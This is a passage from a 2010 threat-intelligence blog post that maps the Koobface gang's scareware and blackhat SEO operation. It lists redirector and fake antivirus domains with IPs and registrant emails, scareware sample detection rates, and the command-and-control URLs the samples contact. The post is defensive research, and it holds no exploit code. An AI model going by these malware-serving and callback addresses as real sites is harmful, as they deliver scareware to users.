28. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>
29. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
30. <http://ddanchev.blogspot.com/2009/11/massive-scaware-serving-blackhat-seo.html>
31. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scaware-business.html>
32. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scaware-business.html>
33. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
34. <http://blogs.zdnet.com/security/?p=4594>
35. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)

- 36. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
- 37. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
- 38. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>
- 39. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-whenever-you.html>
- 40. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>
- 41. <http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html>
- 42. [http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security\\_27.html](http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html)
- 43. <http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html>
- 44. <http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html>
- 79
- 45. <http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html>
- 46. [http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security\\_16.html](http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html)
- 47. <http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html>

48. [http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security\\_31.html](http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html)
49. <http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html>
50. <http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html>
51. <http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html>
52. [http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security\\_12.html](http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html)
53. <http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html>
54. [http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security\\_28.html](http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html)
55. [http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security\\_22.html](http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html)
56. [http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security\\_16.html](http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html)
57. <http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html>
58. [http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security\\_30.html](http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html)
59. [http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security\\_24.html](http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html)
60. <http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html>

61. [http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security\\_25.html](http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html)

62. [http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security\\_20.html](http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html)

63. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>

64. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>

65. <http://ddanchev.blogspot.com/>

66. <http://twitter.com/danchodanchev>

80



## **A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang**

**(2010-02-04 00:50)**

With [1]scareware/rogueware/fake security software continuing to be the cash-cow choice for the Koobface gang,

keeping them on a short leash in order to become the biggest [2]opportunity cost for the gang's business model is crucial. The following are currently active blackhat SEO redirectors/Koobface-infected hosts redirectors and actual scareware domains courtesy of the gang.

81



Blackhat SEO redirectors, also embedded at Koobface-infected hosts, with identical redirector ID (**?pid=312s02**

**&sid=4db12f**):

**freeticketwin.com** - 91.212.226.25 - Email: test@now.net.cn

**lotteryvideowin.com** - Email: test@now.net.cn

**videohototplaypoker.com** - Email: test@now.net.cn

**financetopsecrets.com** - Email: test@now.net.cn

**how2winforex.com** - 91.212.226.136 - Email: test@now.net.cn

**2money4money.com** - Email: test@now.net.cn

**get-money-quickly.com** - Email: test@now.net.cn

**fordusedsales .com** - 193.104.106.250 - Email: test@now.net.cn

**buylexuscustoms .com** - 91.212.226.185 - Email: test@now.net.cn

**tracegirlsonline .com** - 89.248.168.22 - Email: test@now.net.cn

**skypetollfree .com** - 96.44.128.245 - Email: test@now.net.cn

**dendy-trens .com** - Email: test@now.net.cn

**pretendtolove .com** - Email: test@now.net.cn

**bewareoffreebies .com** - Email: test@now.net.cn

**harry-the-potter .com** - Email: test@now.net.cn

**getlancomediscount .com** - Email:  
baldwinnere@yahoo.co.uk

**vincentvangoghsite .com** - Email: contacts@ferra.hu

**jacksonpollocksite .com** - Email: contacts@ferra.hu

**lady2gaga .com** - Email: contacts@designt.de

**nigeriaworldtours .com** Email: info@montever.de

**americanpiemusicvideo .com** - Email: mail@suvtrip.hu

**superstitionmusicvideo .com** - Email: mail@suvtrip.hu

**umbrellamusicvideo .com** - Email: mail@suvtrip.hu

**discounts-org .com** - Email: mail@haselbladtour.com

**littlediscounts .com** - Email: mail@haselbladtour.com

**winterdiscounts5 .com** - Email: mail@haselbladtour.com

82



**chevroletvmodeltoys .com** - Email:  
CourtneyRWebb@aol.com

**volvomodeltoys .com** - Email: CourtneyRWebb@aol.com

**manilawebcamera .com** - Email: monkey22@live.com

**mumbaiwebcamera .com** - Email: monkey22@live.com

**karachiwebcamera .com** - Email: monkey22@live.com

**delhiwebcamera .com** - Email: monkey22@live.com

**istanbulwebcamera .com** - Email: monkey22@live.com

**lexusmodeltoys .com** - Email: monkey22@live.com

**chevroletvmodeltoys .com** - Email:  
CourtneyRWebb@aol.com

**bmwmodeltoys .com** - Email: CourtneyRWebb@aol.com

Upon redirection, the scareware is served from **malware-b-scan .com** - 96.44.128.245; 91.212.226.97;

91.212.226.185; 91.121.45.67, 91.212.226.203,  
94.228.209.195 - Email: mail@bristonnews.com.

83

Sample detection rate for newly introduced scareware  
samples: [3]**Setup \_312s2.exe** - Result: 3/40 (7.5 %),

[4]**Setup \_312s2.exe** - Result: 4/39, [5]**Setup  
\_312s22.exe** - Result: 2/39 (5.13 %), [6]**Setup \_312s2.exe**  
- Result: 6/39 (15.39 %), [7]**Setup \_312s2.exe** - Result:  
1/40 (2.5 %), [8]**Setup \_312s2.exe** - Result: 1/39 (2.56 %),  
[9]**Setup \_312s2.exe** - Result: 3/39 (7.7 %). [10]**Setup  
\_312s2.exe** - Result: 4/40 (10 %), [11]**Setup \_312s2.exe** -  
Result: 1/40 (2.5 %), [12]**Setup \_312s2.exe** - Result: 4/40  
(10 %), [13]**Setup \_312s2.exe** - Result: 5/41 (12.2 %),  
[14]**Setup \_312s2.exe** - Result: 5/41 (12.2 %), [15]**Setup  
\_312s2.exe** - Result: 5/41 (12.2 %), [16]**Setup \_312s2.exe**  
- Result: 4/41 (9.76 %), [17]**Setup \_312s2.exe** - Result:  
4/41 (9.76 %), [18]**Setup \_312s2.exe** - Result: 5/41 (12.2  
%),

[19]**Setup \_312s2.exe** - Result: 4/41 (9.76 %), [20]**Setup  
\_312s2.exe** - Result: 3/41 (7.32 %), [21]**Setup \_312s2.exe**

- Result: 6/41 (14.63 %), [22]**Setup\_312s2.exe** - Result: 11/41 (26.83 %), [23]**Setup\_312s2.exe** - Result: 4/42 (9.53 %).

Upon execution the sample phones back to **winxp7server .com/download/winlogo.bmp** - 94.228.208.57; **rescuesy-update .com/?b=312s2** - 83.133.125.216. The most recent samples ( *Wednesday, February 10, 2010*) phone back to **wintimeserver .com/?b=312s2** - 91.212.226.125 and **firmwaredownloadserver .com/download/winlogo.bmp**

- 94.228.208.57.

The most recent samples ( *Sunday, February 21, 2010*) phone back to **firmwaredown-**

**loadserver.com /download/winlogo.bmp** - 94.228.208.57;

**shifustserver.com /download/winlogo.bmp** -

94.228.208.5/94.228.208.57 - Email: viinzer@hotmail.com

The

most

recent

samples

( *Friday,*

*February*

*12,*

*2010*)



phone

back

to

**firmwaredownloadserver**

**.com/download/winlogo.bmp** - 94.228.208.57;  
**checklatestversion .com/?b=312s** - 109.232.225.75.

The most recent samples ( *Wednesday, February 24, 2010*)  
phone back to

**shifustserver.com/download/winlogo.bmp**

- 94.228.208.57 - Email: viinzer@hotmail.com and **version-  
upgrade.com/?b=312s12** - 89.248.168.21. Parked on the  
same IP are also **checklatestversion.com** and  
**fastwinupdates.com**.

84



Parked on the same IPs are more scareware domains part of  
the portfolio:

**inter1antivirus.com** - 87.98.130.232- Email:  
test@now.net.cn

**virus-scan-d.com** - 87.98.130.232 - Email: test@now.net.cn

**bl9-virus-scanner.com** - 87.98.130.232 - Email:  
test@now.net.cn

**intera-antivirus.com** - 87.98.130.232 - Email:  
test@now.net.cn

**interc-antivirus.com** - 87.98.130.232 - Email:  
test@now.net.cn

**interd-antivirus.com** - 87.98.130.232 - Email:  
test@now.net.cn

**intere-antivirus.com** - 87.98.130.232 - Email:  
test@now.net.cn

**inter-antivirus.com** - 87.98.130.232 - Email:  
test@now.net.cn

**inter1antivirus.com** - 87.98.130.232 - Email:  
test@now.net.cn

**195.5.161.107/psx1/?vih==RANDOM \_STRINGS** - no  
domain name

**91.212.132.241 /psx1/?vih==RANDOM \_STRINGS**

**195.5.161.105 /psx1/?vih==RANDOM \_STRINGS**

**non-antivirus-scan .com** - Email: test@now.net.cn

85

**zin-antivirus-scan .com** - Email: test@now.net.cn

**nextgen-scannert .com** - Email: test@now.net.cn

**protection15scan .com** - Email: test@now.net.cn

**nitro-antispyware .com** - Email: test@now.net.cn

**z2-antispyware .com** - Email: test@now.net.cn

**spy-detectore .com** - Email: admin@clossingt.com

**dis7-antivirus .com** - Email: admin@vertigosmart.com

**v2comp-scanner .com** - Email: admin@vertigosmart.com

**new-av-scannere .com** - Email: missbarlingmail@aol.com

**smartvirus-scan6 .com** - Email: info@terranova.com

**spywaremaxscan4 .com** - Email: out@trialzoom.com

**super6antispyware .com** - Email: mail@ordercom.com

**spyware-max-scan3 .com** - Email: out@trialzoom.com

**max-antivirus-security5 .com** - Email:  
mail@dynadoter.com

**winterdiscounts5 .com** - Email: mail@haselbladtour.com

**11-antivirus .com** - Email: call555call@live.com

**1-antivirus .com** - Email: call555call@live.com

**1m-online-scanner .com** - Email: stellar2@yahoo.com

**2m-online-scanner .com** - Email: stellar2@yahoo.com

**2pro-antispyware .com** - Email: mail@yahoo.com

**3pro-antispyware .com** - Email: mail@yahoo.com

**6-antivirus .com** - Email: call555call@live.com

**7-antivirus .com** - Email: call555call@live.com

**9-antivirus .com** - Email: call555call@live.com

**a0-online-scanner .com** - Email: stellar2@yahoo.com

**a9-online-scanner .com** - Email: stellar2@yahoo.com

**aa-antivirus .com** - Email: call555call@live.com

**aa-online-scanner .com** - Email: call555call@live.com

**ab-antivirus .com** - Email: call555call@live.com

**ac-antivirus .com** - Email: call555call@live.com

**ad-antivirus .com** - Email: call555call@live.com

**adv1-system-scanner .com** - Email: JayRKibbe@live.com

**adv2-system-scanner .com** - Email: JayRKibbe@live.com

**ae-antivirus .com** - Email: call555call@live.com

**antivirus-expert-a .com** - Email: 900ekony@live.com

**antivirus-expert-i .com** - Email: 900ekony@live.com

**antivirus-expert-r .com** - Email: 900ekony@live.com

**antivirus-expert-y .com** - Email: 900ekony@live.com

**antivirussystemscan1 .com** - Email: 900ekony@live.com

**antivirussystemscana .com** - Email: 900ekony@live.com

**army-antispywarea .com** - Email: beliec99@yahoo.com

**army-antispywarei .com** - Email: beliec99@yahoo.com

**army-antispywarel .com** - Email: beliec99@yahoo.com

**army-antispywarep .com** - Email: beliec99@yahoo.com

**army-antivirusa .com** - Email: beliec99@yahoo.com

**army-antivirUSD .com** - Email: beliec99@yahoo.com

**army-antivirust .com** - Email: beliec99@yahoo.com

**army-antivirusv .com** - Email: beliec99@yahoo.com

**army-antivirusy .com** - Email: beliec99@yahoo.com

86

**b1-online-scanner .com** - Email: stellar2@yahoo.com

**best-antivirusk0 .com**

**bestpd-virusscanner .com** - Email:  
SusanCWagner@yahoo.com

**bestpr-virusscanner .com** - Email:  
SusanCWagner@yahoo.com

**crystal-antimalware .com** - Email: mail@vertigocats.com

**crystal-antivirus .com** - Email: mail@vertigocats.com

**crystal-pro-scan .com** - Email: mail@vertigocats.com

**crystal-pro-scanner .com** - Email: mail@vertigocats.com

**crystal-spyscanner .com** - Email: mail@vertigocats.com

**crystal-threatscanner .com** - Email:  
mail@vertigocats.com

**crystal-virusscanner .com** - Email: mail@vertigocats.com

**extra-spyware-defencea .com** - Email: fabula8@live.com

**extra-spyware-defenceb .com** - Email: fabula8@live.com

**malware-a-scan .com** - Email: mail@bristonnews.com

**malware-b-scan .com** - Email: mail@bristonnews.com

**malware-c-scan .com** - Email: mail@bristonnews.com

**malware-d-scan .com** - Email: mail@bristonnews.com

**malware-t-scan .com** - Email: mail@bristonnews.com

**mega-antispywarea .com** - Email: fabula8@live.com

**mega-antispywareb .com** - Email: fabula8@live.com

**mm-online-scanner .com** - Email: stellar2@yahoo.com

**my-computer-antivirusa .com** - Email:  
dillinzer1@yahoo.com

**my-computer-antivirusb .com** - Email:  
dillinzer1@yahoo.com

**my-computer-antiviruse .com** - Email:  
dillinzer1@yahoo.com

**my-computer-antivirusq .com** - Email:  
dillinzer1@yahoo.com

**my-computer-antivirusw .com** - Email:  
dillinzer1@yahoo.com

**my-computer-scanc .com** - Email:  
clintommail2@yahoo.com

**my-computer-scane .com** - Email:  
clintommail2@yahoo.com

**my-computer-scanl .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannera .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannerl .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannerm .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannern .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannerv .com** - Email:  
clintommail2@yahoo.com

**my-computer-scanw .com** - Email:  
clintommail2@yahoo.com

**my-pc-online-scanm .com** - Email: dillinzer1@yahoo.com

**my-pc-online-scann .com** - Email: dillinzer1@yahoo.com

**my-pc-online-scanr .com** - Email: dillinzer1@yahoo.com

**my-pc-online-scanv .com** - Email: dillinzer1@yahoo.com

**n1-system-scanner .com** - Email: JayRKibbe@live.com

**n2-system-scanner .com** - Email: JayRKibbe@live.com

**nasa-antivirus1 .com** - Email: call555call@live.com

**nasa-antivirus3 .com** - Email: call555call@live.com

**nasa-antivirusa .com** - Email: call555call@live.com

**nasa-antivirusb .com** - Email: call555call@live.com

**nasa-antiviruso .com** - Email: call555call@live.com

**pc1-system-scanner .com** - Email: JayRKibbe@live.com

**pc2-system-scanner .com** - Email: JayRKibbe@live.com

**pro0-antivirus .com** - Email: mail@yahoo.com

87



**pro0-system-scanner .com** - Email: JayRKibbe@live.com

**pro1-system-scanner .com** - Email: JayRKibbe@live.com

**pro2-antivirus .com** - Email: mail@yahoo.com

**pro4-antivirus .com** - Email: mail@yahoo.com

**pro6-antivirus .com** - Email: mail@yahoo.com

**pro8-antivirus .com** - Email: mail@yahoo.com

**remote-antispywarec .com** - Email:  
teresa2mail.me@live.com

**remote-antispywared .com** - Email:  
teresa2mail.me@live.com

**remote-antispywaree .com** - Email:  
teresa2mail.me@live.com

**remote-antispywarey .com** - Email:  
teresa2mail.me@live.com

**remote-pc1-scanner .com** - Email:  
teresa2mail.me@live.com

**remote-pc-scannera .com** - Email:  
teresa2mail.me@live.com



**remote-pc-scannerr .com** - Email:  
teresa2mail.me@live.com

**remote-pc-scannerv .com** - Email:  
teresa2mail.me@live.com

**remote-pc-scannery .com** - Email:  
teresa2mail.me@live.com

**scan3antispyware .com** - Email: o@mozzilastuf.com

**scan6antispyware .com** - Email: o@mozzilastuf.com

**scan8antispyware .com** - Email: o@mozzilastuf.com

**scan-antispywarea .com** - Email: o@mozzilastuf.com

**scan-antispywarec .com** - Email: o@mozzilastuf.com

**scan-antispywared .com** - Email: o@mozzilastuf.com

**scan-antispywarez .com** - Email: o@mozzilastuf.com

**spyware-01-scanner .com** - Email: mail@bristonnews.com

88

**spyware-03-scanner .com** - Email: mail@bristonnews.com

**spyware-05-scanner .com** - Email: mail@bristonnews.com

**spyware-06-scanner .com** - Email: mail@bristonnews.com

**spyware-07-scanner .com** - Email: mail@bristonnews.com

**stcanning-your-computerc .com** - Email:  
mitra66@yahoo.com

**stcanning-your-computerd .com** - Email:  
mitra66@yahoo.com

**stcanning-your-computerq .com** - Email:  
mitra66@yahoo.com

**stcanning-your-computerr .com** - Email:  
mitra66@yahoo.com

**stcanning-your-computert .com** - Email:  
mitra66@yahoo.com

**stcanning-your-pca .com** - Email: mitra66@yahoo.com

**stcanning-your-pcb .com** - Email: mitra66@yahoo.com

**stcanning-your-pcc .com** - Email: mitra66@yahoo.com

**stcanning-your-pcd .com** - Email: mitra66@yahoo.com

**stcanning-your-pce .com** - Email: mitra66@yahoo.com

**stealthv1-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**stealthv2-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**stealthv7-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**stealthv8-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**stealthv9-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**ver1-system-scanner .com** - Email: JayRKibbe@live.com

**ver2-system-scanner .com** - Email: JayRKibbe@live.com

**virus-a1-scanner .com** - Email: mail@bristonnews.com

**virus-a1-scanner .com** - Email: mail@bristonnews.com

**virus-b1-scanner .com** - Email: mail@bristonnews.com

**virus-b1-scanner .com** - Email: mail@bristonnews.com

**virus-c1-scanner .com** - Email: mail@bristonnews.com

**virus-c1-scanner .com** - Email: mail@bristonnews.com

**virus-d1-scanner .com** - Email: mail@bristonnews.com

**virus-d1-scanner .com** - Email: mail@bristonnews.com

**virus-e2-scanner .com** - Email: mail@bristonnews.com

**virus-e2-scanner .com** - Email: mail@bristonnews.com

**windowsv5-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**windowsv6-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**windowsv7-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**windowsv8-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**windowsv9-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**z0-online-scanner .com** - Email: stellar2@yahoo.com

**z1-online-scanner .com** - Email: stellar2@yahoo.com

89



Active scareware domains portfolio (blackhat SEO/Koobface pushed) parked at [24]212.150.164.190 - AS1680 -

NV-ASN 013 NetVision Ltd :

**antispy-download .org** - Email:  
robertsimonkroon@gmail.com

**scanner-virus-free .org** - Email:  
robertsimonkroon@gmail.com

**tube-best-porn .org** - Email: robertsimonkroon@gmail.com

**tube-sex-porn .org** - Email: robertsimonkroon@gmail.com

**download-free-files .org** - Email:  
robertsimonkroon@gmail.com

**tube-porn-best .org** - Email: robertsimonkroon@gmail.com

**scan-your-pc-now .org** - Email: michaeltycoon@gmail.com

**scanner-virus-free .com** - Email:  
robertsimonkroon@gmail.com

**tube-sex-porn .com** - Email: robertsimonkroon@gmail.com

**scanner-free-virus .com** - Email:  
robertsimonkroon@gmail.com

**tube-porn-best .com** - Email:  
robertsimonkroon@gmail.com

**antispy-download .info** - Email:  
robertsimonkroon@gmail.com

**soft-download-free .info** - Email:  
robertsimonkroon@gmail.com

90

**scanner-virus-free .info** - Email:  
robertsimonkroon@gmail.com

**scanner-free-virus .info** - Email:  
robertsimonkroon@gmail.com

**scan-your-pc-now .info** - Email:  
michaelytycoon@gmail.com

**adult-tube-free .net** - Email: michaelytycoon@gmail.com

**scanner-virus-free .net** - Email:  
robertsimonkroon@gmail.com

**tube-sex-porn .net** - Email: robertsimonkroon@gmail.com

**download-free-files .net** - Email:  
michaelytycoon@gmail.com

**scanner-free-virus .net** - Email:  
robertsimonkroon@gmail.com

**tube-porn-best .net** - Email: robertsimonkroon@gmail.com

**ekjsoft .eu** - Email: robertsimonkroon@gmail.com

**antispy-download .biz** - Email:  
robertsimonkroon@gmail.com

**soft-download-free .biz** - Email:  
robertsimonkroon@gmail.com

**scanner-virus-free .biz** - Email:  
robertsimonkroon@gmail.com

**free-malware-scan .biz** - Email:  
robertsimonkroon@gmail.com

**tube-best-porn .biz** - Email: robertsimonkroon@gmail.com

**tube-sex-porn .biz** - Email: robertsimonkroon@gmail.com

**download-free-files .biz** - Email:  
michaeltycoon@gmail.com

91



**scanner-free-virus .biz** - Email:  
robertsimonkroon@gmail.com

**download-free-soft .biz** - Email:  
robertsimonkroon@gmail.com

**tube-porn-best .biz** - Email: robertsimonkroon@gmail.com

**scan-your-pc-now .biz** - Email: michaeltycoon@gmail.com

**porn-tube-sex .biz** - Email: robertsimonkroon@gmail.com

**alrzsoft .in** - Email: petrenko.kolia@yandex.ru

**antispy-download .biz** - Email:  
robertsimonkroon@gmail.com

**cool-tube-porn .net** - Email: robertsimonkroon@gmail.com

**cool-tube-porn .org** - Email: robertsimonkroon@gmail.com

**download-free-now .net** - Email:  
robertsimonkroon@gmail.com

**download-free-now .org** - Email:  
robertsimonkroon@gmail.com

**download-free-soft .com** - Email:  
robertsimonkroon@gmail.com

**download-free-soft .net** - Email:  
robertsimonkroon@gmail.com

**download-scanner-free .com** - Email:  
robertsimonkroon@gmail.com

**ekjsoft .eu**

92



**fdglsoft .in** - Email: petrenko.kolia@yandex.ru

**free-virus-scanner .net** - Email:  
robertsimonkroon@gmail.com

**kleqsoft .in** - Email: petrenko.kolia@yandex.ru

**kltysoft .in** - Email: petrenko.kolia@yandex.ru

**ktyjsoft .in** - Email: petrenko.kolia@yandex.ru

**kyezsoft .in** - Email: petrenko.kolia@yandex.ru

**lkrjsoft .in** - Email: petrenko.kolia@yandex.ru

**lkrtsoft .in** - Email: petrenko.kolia@yandex.ru

**mgtlsoft .in** - Email: petrenko.kolia@yandex.ru

**porn-sex-tube .net** - Email: robertsimonkroon@gmail.com

**porn-sex-tube .org** - Email: robertsimonkroon@gmail.com

**scan-free-malware .net** - Email:  
robertsimonkroon@gmail.com

**scan-free-malware .org** - Email:  
robertsimonkroon@gmail.com

**spyware-scanner-free .com** - Email:  
robertsimonkroon@gmail.com

**spyware-scanner-free .info** - Email:  
robertsimonkroon@gmail.com

**spyware-scanner-free .net** - Email:  
robertsimonkroon@gmail.com

**spyware-scanner-free .org** - Email:  
robertsimonkroon@gmail.com

**tube-best-porn .biz** - Email: robertsimonkroon@gmail.com

**tube-best-porn .com** - Email:  
robertsimonkroon@gmail.com

**tube-best-porn .net** - Email: robertsimonkroon@gmail.com

**tube-best-porn .org** - Email: robertsimonkroon@gmail.com

93

**tube-porn-sex .info** - Email: robertsimonkroon@gmail.com

**tube-porn-sex .net** - Email: robertsimonkroon@gmail.com



**tube-porn-sex .org** - Email: robertsimonkroon@gmail.com

What's so special about the  
**robertsimonkroon@gmail.com** email anyway?

It's the fact that not only was

[25]the email was once again used to register [26]scareware domains two times in July, 2009, but also, as pointed out in November 2009's "[27]Koobface Botnet's Scareware Business Model - Part Two", the same email was used to register the following download locations for scareware domains pushed by the Koobface botnet:

**0ni9o1s3feu60 .cn** - Email: robertsimonkroon@gmail.com

**6j5aq93iu7yv4 .cn** - Email: robertsimonkroon@gmail.com

**mf6gy4lj79ny5 .cn** - Email: robertsimonkroon@gmail.com

**84u9wb2hsh4p6 .cn** - Email: robertsimonkroon@gmail.com

**6pj2h8rqkhfw7 .cn** - Email: robertsimonkroon@gmail.com

**7cib5fzf462g8 .cn** - Email: robertsimonkroon@gmail.com

**7bs5nfzfkp8q8 .cn** - Email: robertsimonkroon@gmail.com

**kt4lwumfhjb7a .cn** - Email: robertsimonkroon@gmail.com

**q2bf0fzvjb5ca .cn** - Email: robertsimonkroon@gmail.com

**rncocnspr44va .cn** - Email: robertsimonkroon@gmail.com

**t1eayoft9226b .cn** - Email: robertsimonkroon@gmail.com

**4go4i9n76ttwd .cn** - Email: robertsimonkroon@gmail.com

**kzvi4iiutr11e .cn** - Email: robertsimonkroon@gmail.com

***hxc7jitg7k57e .cn*** - Email: robertsimonkroon@gmail.com

***mfbj6pquvjv8e .cn*** - Email: robertsimonkroon@gmail.com

***mt3pvkfmpi7de .cn*** - Email: robertsimonkroon@gmail.com

***fb7pxcqyb45oe .cn*** - Email: robertsimonkroon@gmail.com

***fyivbrl3b0dyf .cn*** - Email: robertsimonkroon@gmail.com

***z6ailnvi94jgg .cn*** - Email: robertsimonkroon@gmail.com

***ue4x08f5myqdl .cn*** - Email: robertsimonkroon@gmail.com

***p7keflvui9fkl .cn*** - Email: robertsimonkroon@gmail.com

***gjpwsc5p7oe3m .cn*** - Email: robertsimonkroon@gmail.com

***f1uq1dfi3qkcm .cn*** - Email: robertsimonkroon@gmail.com

***7mx1z5jq0nt3o .cn*** - Email: robertsimonkroon@gmail.com

***3uxyctrlmiqeo .cn*** - Email: robertsimonkroon@gmail.com

***p0umob9k2g7mp .cn*** - Email:  
robertsimonkroon@gmail.com

***od32qjx6meqos .cn*** - Email: robertsimonkroon@gmail.com

***bnfdxhae1rgey .cn*** - Email: robertsimonkroon@gmail.com

***7zju2l82i2zhz .cn*** - Email: robertsimonkroon@gmail.com

***Stay tuned for a massive Koobface related activities  
update, analyzing the gang's multi-tasking  
throughout***

***the entire January, 2010 - descriptive historical OSINT  
offers long-term value in cross-checking for***

***connections.***

**Related Koobface gang/botnet research:**

[28]How the Koobface Gang Monetizes Mac OS X Traffic

[29]The Koobface Gang Wishes the Industry "Happy Holidays"

[30]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[31]Koobface Botnet Starts Serving Client-Side Exploits

[32]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[33]Koobface Botnet's Scareware Business Model - Part Two

[34]Koobface Botnet's Scareware Business Model - Part One

94

[35]Koobface Botnet Redirects Facebook's IP Space to my Blog

[36]New Koobface campaign spoofs Adobe's Flash updater

[37]Social engineering tactics of the Koobface botnet

[38]Koobface Botnet Dissected in a TrendMicro Report

[39]Movement on the Koobface Front - Part Two

[40]Movement on the Koobface Front

[41]Koobface - Come Out, Come Out, Wherever You Are

[42]Dissecting Koobface Worm's Twitter Campaign

## **The Diverse Portfolio of Fake Security Software Series:**

[43]A Diverse Portfolio of Fake Security Software - Part Twenty Four

[44]A Diverse Portfolio of Fake Security Software - Part Twenty Three

[45]A Diverse Portfolio of Fake Security Software - Part Twenty Two

[46]A Diverse Portfolio of Fake Security Software - Part Twenty One

[47]A Diverse Portfolio of Fake Security Software - Part Twenty

[48]A Diverse Portfolio of Fake Security Software - Part Nineteen

[49]A Diverse Portfolio of Fake Security Software - Part Eighteen

[50]A Diverse Portfolio of Fake Security Software - Part Seventeen

[51]A Diverse Portfolio of Fake Security Software - Part Sixteen

[52]A Diverse Portfolio of Fake Security Software - Part Fifteen

[53]A Diverse Portfolio of Fake Security Software - Part Fourteen

[54]A Diverse Portfolio of Fake Security Software - Part Thirteen

- [55]A Diverse Portfolio of Fake Security Software - Part Twelve
- [56]A Diverse Portfolio of Fake Security Software - Part Eleven
- [57]A Diverse Portfolio of Fake Security Software - Part Ten
- [58]A Diverse Portfolio of Fake Security Software - Part Nine
- [59]A Diverse Portfolio of Fake Security Software - Part Eight
- [60]A Diverse Portfolio of Fake Security Software - Part Seven
- [61]A Diverse Portfolio of Fake Security Software - Part Six
- [62]A Diverse Portfolio of Fake Security Software - Part Five
- [63]A Diverse Portfolio of Fake Security Software - Part Four
- [64]A Diverse Portfolio of Fake Security Software - Part Three
- [65]A Diverse Portfolio of Fake Security Software - Part Two
- [66]Diverse Portfolio of Fake Security Software

*This post has been reproduced from [67]Dancho Danchev's blog. Follow him [68]on Twitter.*

1. <http://blogs.zdnet.com/security/?p=4297>
2. [http://en.wikipedia.org/wiki/Opportunity\\_cost](http://en.wikipedia.org/wiki/Opportunity_cost)
- 3.

<http://www.virustotal.com/analysis/b157a41bcaf22d404785e2e4a7e0d235c9c5d5088f687772498f6eef5283e65e-1265147897>

- 4.

<http://www.virustotal.com/analysis/8562070059a98634689e0a457a90b6cd93213efa595e6f33520ab233e5d6ab11-12653>

[08914](#)

5.

<http://www.virustotal.com/analysis/8e4e1d0382dda2c2f2ccc9ff9aab275b96fc91e978e6e1901f81bd3e658cd9cf-12653>

[33130](#)

6.

<http://www.virustotal.com/analysis/3de1601c9dd4fb69e079b9f451dad4bcc99b8566f95c9d6d88549262a32b5681-12653>

[85013](#)

7.

<http://www.virustotal.com/analysis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654>

[07256](#)

8.

<http://www.virustotal.com/analysis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654>

[95](#)

[20621](#)

9.

